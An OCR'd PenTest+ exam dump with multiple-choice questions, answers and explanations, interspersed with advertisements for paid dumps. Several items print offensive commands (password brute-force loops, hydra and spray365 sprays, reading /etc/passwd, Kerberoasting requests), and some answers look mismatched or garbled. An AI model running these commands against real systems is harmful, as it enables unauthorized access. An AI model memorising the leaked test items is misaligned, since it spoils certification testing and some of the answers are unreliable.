
A. Third-party asset restrictions
B. Disallowed tests
C. Physical locations of the infrastructure
D. Time-of-day restrictions
Answer: (SHOW ANSWER)
Before beginning a penetration test, it is crucial to determine any restrictions related to third-party assets. This is particularly important when the client's systems are hosted by a third-party cloud provider. The penetration tester needs to know what limitations or restrictions are imposed by the third-party hosting company to avoid violating terms of service, causing unintended disruptions, or legal issues.
Understanding third-party asset restrictions ensures that the testing activities comply with legal and contractual obligations and avoid potential conflicts with the third-party provider.

NEW QUESTION: 135
SIMULATION 13
A penetration tester performs several Nmap scans against the web application for a client.
INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.










CompTIA
freecram.net

Vulnerability | **Remediation**


Select the two best remediation options:

- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Configure a host-based intrusion detection system on App01.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.



freecram.net
CompTIA

Answer:




Vulnerability | **Remediation**

Select the two best remediation options:

- [x] Restrict direct communications to App01.example.com to only approved components.
- [ ] Configure a host-based intrusion detection system on App01.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [x] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.

freecram.net
CompTIA



freecram.net

The scan shows App01.example.com has ports 80 and 443 open directly to the tester, meaning traffic can reach the application server without passing through the CDN/WAF. Restricting access to only the CDN/WAF and requiring a shared/authenticated header helps ensure requests must come through the approved front-end path.

NEW QUESTION: 136

A penetration tester gains access to a Linux computer system. The tester then attempts to enumerate user accounts, including the directories and user default shell. Which of the following commands should the tester use to enumerate user accounts?

A. cat /etc/shadow

B. ls /var/usr

C. ls /home

D. cat /etc/passwd

Answer: (SHOW ANSWER)

On a Linux system, the /etc/passwdfile contains a list of user accounts, including:

- Username
- User ID (UID)
- Group ID (GID)
- Home directory

- Default shell

To enumerate user accounts, directories, and default shells, the penetration tester can run cat /etc/passwd

Example output:



This reveals usernames, home directories (/home/user1), and default shells (/bin/bash, /bin/zsh).

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 137

As part of active reconnaissance, penetration testers need to determine whether a protection mechanism is in place to safeguard the target's website against web application attacks. Which of the following methods would be the most suitable?

A. Direct-to-origin testing

B. Antivirus scanning

C. Scapy packet crafting

D. WAF detection

Answer: (SHOW ANSWER)

Detecting a Web Application Firewall (WAF) helps penetration testers understand the protective measures in place and tailor their testing methods to bypass these defenses.

NEW QUESTION: 138

A penetration tester observes that an employee repeatedly attempted to modify /etc/fstab on a client's file server without success. Which of the following is the most likely reason the employee targeted this file?

A. To escalate privileges

B. To execute an SSRF attack

C. To remove persistence mechanisms

D. To mount a new drive

Answer: (SHOW ANSWER)

The /etc/fstab file defines how storage devices and filesystems are mounted automatically.

Modifying it allows adding or changing mounted drives, enabling access to additional storage locations on the system.

NEW QUESTION: 139

Testing and reporting activities are complete. A penetration tester needs to verify that exploited systems have been restored to preengagement conditions. Which of the following would be most appropriate for the tester to do?

A. Terminate the running command-and-control payload.

B. Provide the customer with a list of the changes made.
C. Replace environment variables with their original values.
D. Put in a change request ticket to reimage the system.
Answer: (SHOW ANSWER)
Providing a detailed list of all changes allows the customer to verify and confirm that systems have been properly restored to their original state, ensuring accountability and completeness in cleanup.

NEW QUESTION: 140
During a penetration test for a client that has a diverse infrastructure, the tester scans the network using Nmap and observes the following output:

```
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
1883/tcp open     mqtt
```

Which of the following would most likely be the target device?
A. Switch
B. SCADA
C. IoT
D. Router
Answer: (SHOW ANSWER)
Port 1883 is the default for MQTT, a lightweight publish/subscribe messaging protocol commonly used by IoT devices for telemetry and command/control, often alongside HTTP for management interfaces and SSH for administration.

NEW QUESTION: 141
A penetration tester is evaluating the security of a corporate client's web application using federated access. Which of the following approaches has the least possibility of blocking the IP address of the tester's machine?

A.
```
for user in $(cat users.txt); do
  for pass in $(cat /usr/share/wordlists/rockyou.txt); do
    curl -sq -XPOST https://example.com/login.asp -d"username=$user&password=$pass" |grep
"Welcome" && echo "OK: $user $pass"
done; done
```

B.
```
spray365.py generate --password_file passwords.txt --user_file users.txt --domain example.com --
delay 1 --execution_plan target.plan
spray365.py spray target.plan
```

C.

```
import requests,pathlib
users=pathlib.Path("users.txt").read_text(); passwords=pathlib.Path("passwords.txt").read_text()
for user in user:
  for pass in passwords:
    r=requests.post("https://example.com",data=f"username={user}&password={pass}",headers={"user-
agent":"Mozilla/5.0")
    if "Welcome" in r.text:
      print(f"OK: {user} {pass}")
```

D.

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt <domain_ip> http-post-form
"/login.asp:username=^USER^&password=^PASS^:Invalid Password"
```

Answer: (SHOW ANSWER)

The spray365.py approach (attached image 2) is specifically designed for slow, distributed "password spraying" with configurable delays and execution plans, minimizing rapid-fire login attempts and thus greatly reducing the chance of your IP being blocked or triggering account lockouts.

NEW QUESTION: 142

A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.

B. Apply Base64 to the data and send over a tunnel to TCP port 80.

C. Apply 3DES to the data and send over a tunnel UDP port 53.

D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: (SHOW ANSWER)

AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.

NEW QUESTION: 143

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legacydatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver

B. hrdatabase

C. legaldatabase
D. financesite
Answer: A (LEAVE A REPLY)
Evaluation Criteria:
CVSS (Common Vulnerability Scoring System): Indicates the severity of vulnerabilities, with higher scores representing more critical vulnerabilities.
EPSS (Exploit Prediction Scoring System): Estimates the likelihood of a vulnerability being exploited in the wild.
Analysis:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
Selection Justification:
fileserver has the highest EPSS score of 0.90, indicating a high likelihood of exploitation despite having a slightly lower CVSS score compared to other targets. This makes it a critical target for immediate testing to mitigate potential exploitation risks.

NEW QUESTION: 144
Which of the following is a ROE component that provides a penetration tester with guidance on who and how to contact the necessary individuals in the event of a disaster during an engagement?
A. Engagement scope
B. Communication escalation path
C. SLA
D. SOW
Answer: (SHOW ANSWER)
The communication escalation path is a component of the Rules of Engagement (ROE) that provides a penetration tester with guidance on whom to contact and how to proceed in the event of an emergency or disaster during an engagement. This includes contact information for key individuals and predefined procedures to follow to ensure that any issues are addressed promptly and appropriately.
The engagement scope defines the boundaries and objectives of the test, the SLA (Service Level Agreement) outlines performance and uptime requirements, and the SOW (Statement of Work) details the tasks and deliverables. However, the communication escalation path specifically addresses communication protocols during emergencies.

NEW QUESTION: 145
During an assessment, a penetration tester needs to perform a cloud asset discovery of an organization. Which of the following tools would most likely provide more accurate results in this situation?
A. Pacu
B. Scout Suite
C. Shodan
D. TruffleHog
Answer: (SHOW ANSWER)
Scout Suite is an open-source multi-cloud security-auditing tool that enables security posture assessment of cloud environments. It is designed to provide a comprehensive and accurate analysis of cloud assets by using the APIs of cloud service providers. Scout Suite supports major cloud platforms, including AWS, Azure, and GCP, making it suitable for performing cloud asset discovery. Other tools listed, such as Pacu, Shodan, and TruffleHog, serve different purposes. Pacu is a cloud exploitation framework for AWS, Shodan is a search engine for internet-connected devices, and TruffleHog is a tool for searching for secrets in files. While they are valuable tools, Scout Suite is specifically tailored for comprehensive cloud asset discovery.

NEW QUESTION: 146
A penetration tester would like to leverage a CSRF vulnerability to gather sensitive details from an application's end users. Which of the following tools should the tester use for this task?
A. Browser Exploitation Framework
B. Maltego
C. Metasploit
D. theHarvester
Answer: (SHOW ANSWER)
Cross-Site Request Forgery (CSRF) vulnerabilities can be leveraged to trick authenticated users into performing unwanted actions on a web application. The right tool for this task would help in exploiting web-based vulnerabilities, particularly those related to web browsers and interactions.
BeEF is a powerful tool specifically designed for exploiting web browser vulnerabilities. It can hook web browsers and perform a wide range of attacks, including CSRF. Capabilities: BeEF is equipped with modules to create CSRF attacks, capture session tokens, and gather sensitive information from the target user's browser session. Reference: BeEF is widely used in penetration testing for its extensive capabilities in exploiting web application vulnerabilities and manipulating browser sessions.

NEW QUESTION: 147
A tester is working on an engagement that has evasion and stealth requirements. Which of the following enumeration methods is the least likely to be detected by the IDS?
A. curl https://api.shodan.io/shodan/host/search?key=<API_KEY>&query=hostname:<target>
B. proxychains nmap -sV -T2 <target>
C. for i in <target>; do curl -k $i; done
D. nmap -sV -T2 <target>
Answer: (SHOW ANSWER)
Option A uses Shodan's API to gather information about a target without directly touching the target system. This makes it the stealthiest option as there's no traffic generated from the tester's IP to the target.

NEW QUESTION: 148
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A-----> www
A-----> host
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?
A. MX
B. SOA
C. DMARC
D. CNAME
Answer: (SHOW ANSWER)
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.

NEW QUESTION: 149
After obtaining a reverse shell, a penetration tester identifies a locally cloned Git repository that contains thousands of files and directories on a Windows machine. The tester suspects there could be sensitive information related to "ProjectX." Which of the following commands should the tester use in a script to identify potential files to produce the best results?
A. gc * | select "ProjectX"

B. dir /R | findstr "ProjectX"
C. Get-ChildItem * | Select-String "ProjectX"
D. gci -Path . -Recurse | Select-String -Pattern "ProjectX"
Answer: (SHOW ANSWER)
Recursively enumerating the repository and then searching file contents for the keyword provides the best coverage in a large codebase. Using Get-ChildItem -Recurse walks all directories, and Select-String -Pattern searches across files for matching content, making it well-suited for finding sensitive references to "ProjectX" anywhere in the repo.

NEW QUESTION: 150
While conducting OSINT, a penetration tester discovers the client's administrator posted part of an unsanitized firewall configuration to a troubleshooting message board. Which of the following did the penetration tester most likely use?
Freecram.net
A. HTML scraping
B. Public code repository scanning
C. Wayback Machine
D. Search engine enumeration
Answer: (SHOW ANSWER)
Search engine enumeration refers to using advanced search operators (e.g., Google Dorking) to find sensitive or misconfigured data exposed publicly on the internet. In this case, the administrator inadvertently posted firewall configuration details, and a tester likely used specific search queries to discover this data.

NEW QUESTION: 151
Which of the following describes the process of determining why a vulnerability scanner is not providing results?
A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization
Answer: (SHOW ANSWER)
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output.
Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 152
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes
Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems

System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).
A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.
Answer: D,E (LEAVE A REPLY)
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security.
Implement an SCA Tool:
SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process. This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
Obtain the Latest Library Version:
Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.

NEW QUESTION: 153
During a red-team operation, a tester gains local administrator access to a Windows workstation.
The tester's goal is to maintain long-term access without creating new services or modifying scheduled tasks because the blue team monitors both. The tester decides to automatically launch a payload upon each user login. Which of the following methods best supports this persistence goal?
A. Planting a reverse shell in a browser extension directory
B. Modifying the user's NTUSER.INI file
C. Adding an entry to the Run Registry key
D. Installing a Trojanized PowerShell in System32
Answer: (SHOW ANSWER)
The Run Registry key allows programs to execute automatically at user logon, providing persistence without creating new services or scheduled tasks, making it a stealthy and effective method in this scenario.

NEW QUESTION: 154
During an assessment, a penetration tester runs the following command from a Linux machine:
GetUsersSPNs.py -dc-ip 172.16.1.1 DOMAIN.LOCAL/aholliday -request
Which of the following is the penetration tester trying to do?
A. Crack the user password for aholliday.
B. Download all TGS tickets for offline processing.
C. Perform a pass-the-hash attack using the hash for aholliday.
D. Perform password spraying.

Answer: (SHOW ANSWER)
GetUsersSPNs.py with the -request option queries Active Directory for service accounts with registered SPNs and requests their TGS tickets. The tickets are returned in a format suitable for offline cracking, which is characteristic of a Kerberoasting attack.

NEW QUESTION: 155
During an assessment, a penetration tester plans to gather metadata from various online files, including pictures. Which of the following standards outlines the formats for pictures, audio, and additional tags that facilitate this type of reconnaissance?
A. EXIF
B. GIF
C. COFF
D. ELF
Answer: (SHOW ANSWER)
Metadata extraction allows attackers to collect sensitive information from digital files.
EXIF metadata contains camera details, GPS coordinates, timestamps, and software versions used to edit the file.
Attackers use tools like ExifTool to extract metadata for reconnaissance.

NEW QUESTION: 156
While engaged in a penetration testing exercise, the tester needs to find all wireless access points that are near the principal building. Which of the following techniques could the penetration tester use to achieve this goal?
A. Wardriving
B. Rogue access point
C. Side-channel attack
D. Evil twin attack
Answer: (SHOW ANSWER)
Wardriving involves scanning for and identifying wireless access points in a physical area, making it the appropriate technique to discover nearby Wi-Fi networks around the building.

NEW QUESTION: 157
The following file was obtained during reconnaissance:

```
# adduser.conf
DSHELL=/bin/zsh
DHOME=/home
GROUPHOMES=no
LETTERHOMES=no
SKEL=/etc/systemd-conf/temp-skeleton
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999
FIRST_SYSTEM_GID=100
LAST_SYSTEM_GID=999
FIRST_UID=1000
LAST_UID=2999
FIRST_GID=1000
LAST_GID=2499
USERGROUPS=yes
USERS_GID=100
DIR_MODE=0777
SETGID_HOME=no
QUOTAUSER=""
SKEL_IGNORE_REGEX="dpkg-(old|new|dist|save)"
```

CertDA
Freecram.net

Which of the following is most likely to be successful if a penetration tester achieves non- privileged user access?

A. Exposure of other users' sensitive data

B. Unauthorized access to execute binaries via sudo

C. Hijacking the default user login shells

D. Corrupting the skeleton configuration file

Answer: (SHOW ANSWER)

The adduser.conffile shown configures user creation behavior. Notably, DIR_MODE=0777 sets newly created home directories to world-readable and writable, allowing any local user to read, write, or execute files in another user's home directory. This misconfiguration creates a severe security risk, making exposure of other users' sensitive data the most likely successful outcome for a non-privileged user.

NEW QUESTION: 158

During an assessment, a penetration tester runs the following command:

setspn.exe -Q /

Which of the following attacks is the penetration tester preparing for?

A. LDAP injection

B. Pass-the-hash

C. Kerberoasting

D. Dictionary

Answer: (SHOW ANSWER)

Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.

NEW QUESTION: 159

While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails:

- admin@acme.com
- sales@acme.com
- support@acme.com

Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network

B. Exposure of sensitive servers to the internet

C. Likelihood of SQL injection attacks

D. Indication of a data breach in the company

Answer: (SHOW ANSWER)

The collected email addresses (e.g., admin@acme.com, sales@acme.com) can be used for phishing, spear phishing, or password spraying attacks. These attacks aim to gain unauthorized access to internal systems or user accounts, making this the most immediate and relevant risk.

NEW QUESTION: 160

